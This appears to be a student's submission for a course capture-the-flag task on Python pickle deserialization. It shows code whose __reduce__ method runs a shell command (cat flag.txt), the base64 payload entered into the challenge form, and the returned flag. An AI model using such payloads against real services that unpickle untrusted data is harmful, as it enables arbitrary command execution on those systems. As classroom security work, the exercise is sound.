

Class Task – Python Pickle

Hritesh Sonawane


cy6120 > class-tasks > m2_pickle.py > ...
Tabnine | Edit | Test | Explain | Document | Ask

```python
import pickle
import base64
import subprocess

data = [1, 2, 3]
payload = pickle.dumps(data)
test_payload = base64.b64encode(payload)
print(test_payload)

# ChatGPT output below
# It had a typo with _reduce_ instead of __reduce__ LOL

# Create a class to exploit deserialization
class Exploit(object):
    def __reduce__(self):
        # Using subprocess to execute the 'cat flag.txt' command and capture output
        return (subprocess.check_output, (['cat', 'flag.txt'],))

# Serialize the payload
payload = pickle.dumps(Exploit())

# Encode to base64 to match the format
encoded_payload = base64.b64encode(payload)
print(encoded_payload)
```


--



Pickle CTF Challenge

Enter data to serialize

gASVOAAAAAAAAACMCnN1YnByb2Nlc3OUjAxja
GVja19vdXRwdXSUk5RdlCiMA2NhdJSMCGZsYW
cudHh0lGWFlFKULg==



Deserialization Result

```
b'CY6120{THE_LEAST_SECURE_PICKLE_hm2xoxb9}'
```

--

Thank you!